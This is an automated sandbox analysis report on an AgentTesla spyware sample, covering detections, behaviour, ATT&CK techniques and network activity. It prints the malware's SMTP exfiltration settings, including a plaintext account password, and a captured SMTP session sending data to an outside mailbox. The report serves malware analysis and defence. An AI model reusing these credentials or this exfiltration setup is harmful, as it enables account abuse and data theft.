

JOeSandbox Cloud BASIC



**ID:** 458889

**Sample Name:** KkPVouLuOx

**Cookbook:** default.jbs

**Time:** 20:45:17

**Date:** 03/08/2021

**Version:** 33.0.0 White Diamond

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|                                                          |    |
|----------------------------------------------------------|----|
| Analysis Process: MSBuild.exe PID: 1068 Parent PID: 1336 | 14 |
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# Windows Analysis Report KkPVouLuOx

## Overview

### General Information

Sample Name:

KkPVouLuOx (renamed file extension from none to exe)

Analysis ID:

458889

MD5:

f935b6c7f24be47...

SHA1:

e67fb9bcf9975e0...

SHA256:

4827c1bdf5000cc...

Tags:

32 exe

Infos:

Most interesting Screenshot:

### Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


AgentTesla

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

### Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Sigma detected: MSBuild connects ...
- Snort IDS alert for network traffic (e....
- Yara detected AgentTesla
- Yara detected AgentTesla
- Installs a global keyboard hook
- Machine Learning detection for samp...
- Maps a DLL or memory area into an...
- Queries sensitive BIOS Information ...
- Queries sensitive network adapter in...
- Tries to harvest and steal Putty / Wi...

### Classification



## Process Tree

- System is w10x64
- KkPVouLuOx.exe (PID: 1336 cmdline: 'C:\Users\user\Desktop\KkPVouLuOx.exe' MD5: F935B6C7F24BE477A23044FA9A9DC9A5)
  - MSBuild.exe (PID: 1068 cmdline: 'C:\Users\user\Desktop\KkPVouLuOx.exe' MD5: D621FD77BD585874F9686D3A76462EF1)
- cleanup

## Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "info@karsanmax.com",
  "Password": "erk#bmc2007",
  "Host": "mail.karsanmax.com"
}
```

## Yara Overview

### Memory Dumps

| Source                                                                   | Rule                     | Description              | Author       | Strings |
|--------------------------------------------------------------------------|--------------------------|--------------------------|--------------|---------|
| 00000002.00000002.499202518.000000000040<br>2000.00000040.00000001.sdump | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 00000002.00000002.499202518.000000000040<br>2000.00000040.00000001.sdump | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security |         |
| 00000000.00000002.240535528.0000000002AF<br>0000.00000040.00000001.sdump | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 00000000.00000002.240535528.0000000002AF<br>0000.00000040.00000001.sdump | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security |         |
| 00000002.00000002.502987084.00000000034C<br>1000.00000004.00000001.sdump | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |

Click to see the 4 entries

## Unpacked PEs

| Source                                  | Rule                     | Description              | Author       | Strings |
|-----------------------------------------|--------------------------|--------------------------|--------------|---------|
| 0.2.KkPVouLuOx.exe.2af0000.2.raw.unpack | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 0.2.KkPVouLuOx.exe.2af0000.2.raw.unpack | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security |         |
| 0.2.KkPVouLuOx.exe.2af0000.2.unpack     | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |
| 0.2.KkPVouLuOx.exe.2af0000.2.unpack     | JoeSecurity_AgentTesla_2 | Yara detected AgentTesla | Joe Security |         |
| 2.2.MSBuild.exe.400000.0.unpack         | JoeSecurity_AgentTesla_1 | Yara detected AgentTesla | Joe Security |         |

Click to see the 1 entries

## Sigma Overview

### Networking:



Sigma detected: MSBuild connects to smtp port

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

### Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

### Key, Mouse, Clipboard, Microphone and Screen Capturing:



Installs a global keyboard hook

### Malware Analysis System Evasion:



Queries sensitive BIOS Information (via WMI, Win32\_Bios & Win32\_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32\_NetworkAdapter, often done to detect virtual machines)

### HIPS / PFW / Operating System Protection Evasion:



Maps a DLL or memory area into another process

### Stealing of Sensitive Information:



Yara detected AgentTesla

Yara detected AgentTesla

|                                                                                  |
|----------------------------------------------------------------------------------|
| Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc) |
| Tries to harvest and steal browser information (history, passwords, etc)         |
| Tries to harvest and steal ftp login credentials                                 |
| Tries to steal Mail credentials (via file access)                                |

## Remote Access Functionality:




|                          |
|--------------------------|
| Yara detected AgentTesla |
| Yara detected AgentTesla |

## Mitre Att&ck Matrix

| Initial Access                      | Execution                                | Persistence                          | Privilege Escalation                 | Defense Evasion                      | Credential Access           | Discovery                            | Lateral Movement                   | Collection               | Exfiltration                                           | Command and Control              |
|-------------------------------------|------------------------------------------|--------------------------------------|--------------------------------------|--------------------------------------|-----------------------------|--------------------------------------|------------------------------------|--------------------------|--------------------------------------------------------|----------------------------------|
| Valid Accounts                      | Windows Management Instrumentation 2 1 1 | Path Interception                    | Process Injection 1 1 2              | Disable or Modify Tools 1            | OS Credential Dumping 2     | System Time Discovery 1              | Remote Services                    | Archive Collected Data 1 | Exfiltration Over Other Network Medium                 | Encrypted Channel 1              |
| Default Accounts                    | Command and Scripting Interpreter 2      | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Obfuscated Files or Information 1    | Input Capture 1 1           | File and Directory Discovery 1       | Remote Desktop Protocol            | Data from Local System 2 | Exfiltration Over Bluetooth                            | Non-Standard Port 1              |
| Domain Accounts                     | At (Linux)                               | Logon Script (Windows)               | Logon Script (Windows)               | Software Packing 1                   | Credentials in Registry 1   | System Information Discovery 1 2 5   | SMB/Windows Admin Shares           | Email Collection 1       | Automated Exfiltration                                 | Non-Application Layer Protocol 1 |
| Local Accounts                      | At (Windows)                             | Logon Script (Mac)                   | Logon Script (Mac)                   | Virtualization/Sandbox Evasion 1 3 1 | NTDS                        | Query Registry 1                     | Distributed Component Object Model | Input Capture 1 1        | Scheduled Transfer                                     | Application Layer Protocol 1     |
| Cloud Accounts                      | Cron                                     | Network Logon Script                 | Network Logon Script                 | Process Injection 1 1 2              | LSA Secrets                 | Security Software Discovery 1 2 1    | SSH                                | Clipboard Data 1         | Data Transfer Size Limits                              | Fallback Channels                |
| Replication Through Removable Media | Launchd                                  | Rc.common                            | Rc.common                            | Steganography                        | Cached Domain Credentials   | Process Discovery 2                  | VNC                                | GUI Input Capture        | Exfiltration Over C2 Channel                           | Multiband Communication          |
| External Remote Services            | Scheduled Task                           | Startup Items                        | Startup Items                        | Compile After Delivery               | DCSync                      | Virtualization/Sandbox Evasion 1 3 1 | Windows Remote Management          | Web Portal Capture       | Exfiltration Over Alternative Protocol                 | Commonly Used Port               |
| Drive-by Compromise                 | Command and Scripting Interpreter        | Scheduled Task/Job                   | Scheduled Task/Job                   | Indicator Removal from Tools         | Proc Filesystem             | Application Window Discovery 1       | Shared Webroot                     | Credential API Hooking   | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol       |
| Exploit Public-Facing Application   | PowerShell                               | At (Linux)                           | At (Linux)                           | Masquerading                         | /etc/passwd and /etc/shadow | Remote System Discovery 1            | Software Deployment Tools          | Data Staged              | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocol                     |


## Behavior Graph



## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source         | Detection | Scanner        | Label                 | Link |
|----------------|-----------|----------------|-----------------------|------|
| KkPVouLuOx.exe | 52%       | ReversingLabs  | Win32.Backdoor.Androm |      |
| KkPVouLuOx.exe | 100%      | Joe Sandbox ML |                       |      |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

| Source                          | Detection | Scanner | Label       | Link | Download                      |
|---------------------------------|-----------|---------|-------------|------|-------------------------------|
| 2.2.MSBuild.exe.400000.0.unpack | 100%      | Avira   | TR/Spy.Gen8 |      | <a href="#">Download File</a> |

### Domains

No Antivirus matches

### URLs

| Source                    | Detection | Scanner         | Label | Link |
|---------------------------|-----------|-----------------|-------|------|
| http://127.0.0.1:HTTP/1.1 | 0%        | Avira URL Cloud | safe  |      |
| http://DynDns.comDynDNS   | 0%        | URL Reputation  | safe  |      |



| Source                                                                                                      | Detection | Scanner         | Label | Link |
|-------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| http://https://yE6yjauUrbNMVyVX.com                                                                         | 0%        | Avira URL Cloud | safe  |      |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha | 0%        | URL Reputation  | safe  |      |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip            | 0%        | URL Reputation  | safe  |      |
| http://mail.karsanmax.com                                                                                   | 0%        | Avira URL Cloud | safe  |      |
| http://myRZFP.com                                                                                           | 0%        | Avira URL Cloud | safe  |      |

## Domains and IPs

### Contacted Domains

| Name               | IP          | Active | Malicious | Antivirus Detection | Reputation |
|--------------------|-------------|--------|-----------|---------------------|------------|
| mail.karsanmax.com | 67.20.76.71 | true   | true      |                     | unknown    |

### URLs from Memory and Binaries

### Contacted IPs

### Public

| IP          | Domain             | Country       | Flag                                                                              | ASN   | ASN Name            | Malicious |
|-------------|--------------------|---------------|-----------------------------------------------------------------------------------|-------|---------------------|-----------|
| 67.20.76.71 | mail.karsanmax.com | United States |  | 46606 | UNIFIEDLAYER-AS-1US | true      |

## General Information

|                                                    |                                                                                                                                                                      |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Joe Sandbox Version:                               | 33.0.0 White Diamond                                                                                                                                                 |
| Analysis ID:                                       | 458889                                                                                                                                                               |
| Start date:                                        | 03.08.2021                                                                                                                                                           |
| Start time:                                        | 20:45:17                                                                                                                                                             |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                           |
| Overall analysis duration:                         | 0h 7m 49s                                                                                                                                                            |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                |
| Report type:                                       | light                                                                                                                                                                |
| Sample file name:                                  | KkPVouLuOx (renamed file extension from none to exe)                                                                                                                 |
| Cookbook file name:                                | default.jbs                                                                                                                                                          |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                                  |
| Number of analysed new started processes analysed: | 25                                                                                                                                                                   |
| Number of new started drivers analysed:            | 0                                                                                                                                                                    |
| Number of existing processes analysed:             | 0                                                                                                                                                                    |
| Number of existing drivers analysed:               | 0                                                                                                                                                                    |
| Number of injected processes analysed:             | 0                                                                                                                                                                    |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                |
| Analysis Mode:                                     | default                                                                                                                                                              |
| Analysis stop reason:                              | Timeout                                                                                                                                                              |
| Detection:                                         | MAL                                                                                                                                                                  |
| Classification:                                    | mal100.spre.troj.spyw.evad.winEXE@3/0@1/1                                                                                                                            |
| EGA Information:                                   | Failed                                                                                                                                                               |
| HDC Information:                                   | Failed                                                                                                                                                               |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 94%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul> |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> </ul>                                                                          |
| Warnings:                                          | Show All                                                                                                                                                             |

# Simulations

## Behavior and APIs

| Time     | Type            | Description                                       |
|----------|-----------------|---------------------------------------------------|
| 20:46:27 | API Interceptor | 797x Sleep call for process: MSBuild.exe modified |

## Joe Sandbox View / Context

### IPs

| Match       | Associated Sample Name / URL  | SHA 256                  | Detection | Link                   | Context |
|-------------|-------------------------------|--------------------------|-----------|------------------------|---------|
| 67.20.76.71 | hD72Gd3THG.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|             | Km7WgQYB5X.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|             | TTclQDZx6S.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|             | x7aL4x1RJH.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|             | SKM_59922543567477363.exe     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|             | d6U17S2KY1.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|             | abc8a77f_by_Libranalysis.xlsx | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

### Domains

| Match              | Associated Sample Name / URL  | SHA 256                  | Detection | Link                   | Context                                                     |
|--------------------|-------------------------------|--------------------------|-----------|------------------------|-------------------------------------------------------------|
| mail.karsanmax.com | hD72Gd3THG.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |
|                    | Km7WgQYB5X.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |
|                    | TTclQDZx6S.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |
|                    | x7aL4x1RJH.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |
|                    | SKM_59922543567477363.exe     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |
|                    | d6U17S2KY1.exe                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |
|                    | abc8a77f_by_Libranalysis.xlsx | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul> |

### ASN

| Match               | Associated Sample Name / URL                  | SHA 256                  | Detection | Link                   | Context                                                          |
|---------------------|-----------------------------------------------|--------------------------|-----------|------------------------|------------------------------------------------------------------|
| UNIFIEDLAYER-AS-1US | Nouveau bon de commande. 3007021_pdf.exe      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.218.97</li></ul>   |
|                     | wuxvGLNrxG.jar                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.216.53</li></ul>   |
|                     | Amaury.vanvinckenroye-AudioMessage_520498.htm | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.138.88</li></ul>   |
|                     | transferred \$95,934.55 pdf.exe               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>50.87.146.49</li></ul>     |
|                     | rL3Wx4zKD4.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>74.220.199.6</li></ul>     |
|                     | hD72Gd3THG.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>67.20.76.71</li></ul>      |
|                     | Products Order38899999.exe                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>50.87.146.199</li></ul>    |
|                     | ORDER_0009_PDF.exe                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>74.220.199.6</li></ul>     |
|                     | WWTLJo3vxn.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.23 5.241</li></ul> |
|                     | INV. 736392 Scan pdf.exe                      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.16 4.148</li></ul> |
|                     | 7nNtjBvhrm                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>142.7.147.90</li></ul>     |
|                     | Purchase Requirements.exe                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.0.218</li></ul>    |
|                     | #Ud83d#Udda8 FaxMail dir -INV 000087.html     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.217.69</li></ul>   |
|                     | Products Order.exe                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>50.87.146.199</li></ul>    |
|                     | zerYOIEkZR.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.254.23 5.241</li></ul> |
|                     | PO-K-128 IAN 340854.exe                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.90.36</li></ul>    |
|                     | csa customers.xlsx                            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.241.21 7.138</li></ul> |
|                     | ENXcmU1LzQ.exe                                | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>108.167.158.96</li></ul>   |
|                     | Payment For Invoice 321-1005703.exe           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>192.185.0.218</li></ul>    |
|                     | Medical Equipment Order 2021.PDF.exe          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>74.220.199.6</li></ul>     |

## JA3 Fingerprints

No context

## Dropped Files

No context

## Created / dropped Files

No created / dropped files found

## Static File Info

### General

|                       |                                                                                                                                                                                                                                                                           |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File type:            | PE32 executable (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                         |
| Entropy (8bit):       | 6.697524956503366                                                                                                                                                                                                                                                         |
| TrID:                 | <ul style="list-style-type: none"><li>Win32 Executable (generic) a (10002005/4) 99.96%</li><li>Generic Win/DOS Executable (2004/3) 0.02%</li><li>DOS Executable Generic (2002/1) 0.02%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul> |
| File name:            | KkPVouLuOx.exe                                                                                                                                                                                                                                                            |
| File size:            | 701859                                                                                                                                                                                                                                                                    |
| MD5:                  | f935b6c7f24be477a23044fa9a9dc9a5                                                                                                                                                                                                                                          |
| SHA1:                 | e67fb9bcf9975e0c6c4122ec7b25e61de6d1ba24                                                                                                                                                                                                                                  |
| SHA256:               | 4827c1bdf5000cc8fc280fa631d36c752d0cdd7b0b357671ef1ebc46a11c440f                                                                                                                                                                                                          |
| SHA512:               | 4b9587402b0f2e99af2aeecc67307db55c0323228b8e863506f52b7d8d612aa3fdef4104ded5f5adbff7c546a2e91f558c45080f45b80bf51ee98baeefc9dd34                                                                                                                                          |
| SSDEEP:               | 12288:8Bszn2zd6HX+qs+WWhRmmXikb0iTvDcicTB4vs8w:2mnAd6OqszYRmsXb0iTrcVyvs8w                                                                                                                                                                                                |
| File Content Preview: | MZ.....@.....!..L!Th<br>is program cannot be run in DOS mode....\$......o...+q.+<br>.q.+q.?r.>.q.?t...q.?u.1.q.y.u.:q.y.r.8.q.y.t.g.q.?p."q.+<br>.p...q.}.t".q.}...*q.+...*q.}.s.*q.Rich+.q.....                                                                          |

### File Icon

|                                                                                     |                  |
|-------------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                          | 00828e8e8686b000 |

## Static PE Info

### General

|                             |                                                |
|-----------------------------|------------------------------------------------|
| Entry point:                | 0x421b51                                       |
| Entry point Section:        | .text                                          |
| Digitally signed:           | false                                          |
| Image base:                 | 0x400000                                       |
| Subsystem:                  | windows gui                                    |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE                |
| DLL Characteristics:        | TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp:                 | 0x6107AE4D [Mon Aug 2 08:35:25 2021 UTC]       |
| TLS Callbacks:              |                                                |
| CLR (.Net) Version:         |                                                |
| OS Version Major:           | 6                                              |
| OS Version Minor:           | 0                                              |
| File Version Major:         | 6                                              |
| File Version Minor:         | 0                                              |

|                          |                                  |
|--------------------------|----------------------------------|
| <b>General</b>           |                                  |
| Subsystem Version Major: | 6                                |
| Subsystem Version Minor: | 0                                |
| Import Hash:             | 457e32d3dd9c9bc4442beae8353acab7 |

Entrypoint Preview

Data Directories

Sections

| Name   | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type                            | Entropy       | Characteristics                                                               |
|--------|-----------------|--------------|----------|----------|-----------------|--------------------------------------|---------------|-------------------------------------------------------------------------------|
| .text  | 0x1000          | 0x2decd      | 0x2e000  | False    | 0.429135529891  | data                                 | 6.47060887699 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ                 |
| .rdata | 0x2f000         | 0x3d990      | 0x3da00  | False    | 0.239509381339  | data                                 | 4.02626823318 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                            |
| .data  | 0x6d000         | 0x197c       | 0xc00    | False    | 0.172200520833  | DOS executable (block device driver) | 2.33132620221 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ       |
| .rsrc  | 0x6f000         | 0x1e0        | 0x200    | False    | 0.53125         | data                                 | 4.71767883295 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                            |
| .reloc | 0x70000         | 0x71b4       | 0x7200   | False    | 0.361430921053  | data                                 | 6.51486029072 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

Resources

Imports

Possible Origin

| Language of compilation system | Country where language is spoken | Map                                                                                   |
|--------------------------------|----------------------------------|---------------------------------------------------------------------------------------|
| English                        | United States                    |  |

Network Behavior

Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                             | Source Port | Dest Port | Source IP   | Dest IP     |
|--------------------------|----------|---------|-------------------------------------|-------------|-----------|-------------|-------------|
| 08/03/21-20:48:01.386134 | TCP      | 2030171 | ET TROJAN AgentTesla Exfil Via SMTP | 49733       | 587       | 192.168.2.5 | 67.20.76.71 |

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

| Timestamp                           | Source IP   | Dest IP | Trans ID | OP Code            | Name               | Type           | Class       |
|-------------------------------------|-------------|---------|----------|--------------------|--------------------|----------------|-------------|
| Aug 3, 2021 20:47:58.924449921 CEST | 192.168.2.5 | 8.8.8.8 | 0x4115   | Standard query (0) | mail.karsanmax.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp                           | Source IP | Dest IP     | Trans ID | Reply Code   | Name               | CName | Address     | Type           | Class       |
|-------------------------------------|-----------|-------------|----------|--------------|--------------------|-------|-------------|----------------|-------------|
| Aug 3, 2021 20:47:59.061328888 CEST | 8.8.8.8   | 192.168.2.5 | 0x4115   | No error (0) | mail.karsanmax.com |       | 67.20.76.71 | A (IP address) | IN (0x0001) |

## SMTP Packets

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     | Commands                                                                                                                                                                               |
|-------------------------------------|-------------|-----------|-------------|-------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Aug 3, 2021 20:48:00.223691940 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 220-host2007.hostmonster.com ESMTP Exim 4.94.2 #2 Tue, 03 Aug 2021 12:48:00 -0600<br>220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.  |
| Aug 3, 2021 20:48:00.224028111 CEST | 49733       | 587       | 192.168.2.5 | 67.20.76.71 | EHLO 138727                                                                                                                                                                            |
| Aug 3, 2021 20:48:00.380319118 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 250-host2007.hostmonster.com Hello 138727 [84.17.52.25]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-PIPE_CONNECT<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP |
| Aug 3, 2021 20:48:00.382541895 CEST | 49733       | 587       | 192.168.2.5 | 67.20.76.71 | AUTH login aW5mb0BrYXJzYW5tYXguY29t                                                                                                                                                    |
| Aug 3, 2021 20:48:00.538202047 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 334 UGFzc3dvcmQ6                                                                                                                                                                       |
| Aug 3, 2021 20:48:00.820116043 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 235 Authentication succeeded                                                                                                                                                           |
| Aug 3, 2021 20:48:00.821441889 CEST | 49733       | 587       | 192.168.2.5 | 67.20.76.71 | MAIL FROM:<info@karsanmax.com>                                                                                                                                                         |
| Aug 3, 2021 20:48:00.976672888 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 250 OK                                                                                                                                                                                 |
| Aug 3, 2021 20:48:00.977463961 CEST | 49733       | 587       | 192.168.2.5 | 67.20.76.71 | RCPT TO:<ginzza.kw@gmail.com>                                                                                                                                                          |
| Aug 3, 2021 20:48:01.225188971 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 250 Accepted                                                                                                                                                                           |
| Aug 3, 2021 20:48:01.225790977 CEST | 49733       | 587       | 192.168.2.5 | 67.20.76.71 | DATA                                                                                                                                                                                   |
| Aug 3, 2021 20:48:01.383013010 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 354 Enter message, ending with "." on a line by itself                                                                                                                                 |
| Aug 3, 2021 20:48:01.386173964 CEST | 49733       | 587       | 192.168.2.5 | 67.20.76.71 | .                                                                                                                                                                                      |
| Aug 3, 2021 20:48:01.552540064 CEST | 587         | 49733     | 67.20.76.71 | 192.168.2.5 | 250 OK id=1mAzSL-000X1t-9s                                                                                                                                                             |

## Code Manipulations

## Statistics

## Behavior

 Click to jump to process

## System Behavior

Analysis Process: KkPVouLuOx.exe PID: 1336 Parent PID: 5728

### General

|                        |                                        |
|------------------------|----------------------------------------|
| Start time:            | 20:46:09                               |
| Start date:            | 03/08/2021                             |
| Path:                  | C:\Users\user\Desktop\KkPVouLuOx.exe   |
| Wow64 process (32bit): | true                                   |
| Commandline:           | 'C:\Users\user\Desktop\KkPVouLuOx.exe' |
| Imagebase:             | 0x380000                               |
| File size:             | 701859 bytes                           |
| MD5 hash:              | F935B6C7F24BE477A23044FA9A9DC9A5       |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                           |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                      |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                      |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                  |
| Yara matches:                 | <ul style="list-style-type: none"><li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.240535528.0000000002AF0000.00000040.00000001.sdmp, Author: Joe Security</li><li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.240535528.0000000002AF0000.00000040.00000001.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                       |

[File Activities](#)

Show Windows behavior

Analysis Process: MSBuild.exe PID: 1068 Parent PID: 1336

General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 20:46:09                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Start date:                   | 03/08/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Path:                         | C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Commandline:                  | 'C:\Users\user\Desktop\KkPVouLuOx.exe'                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Imagebase:                    | 0xfd0000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File size:                    | 261728 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | D621FD77BD585874F9686D3A76462EF1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
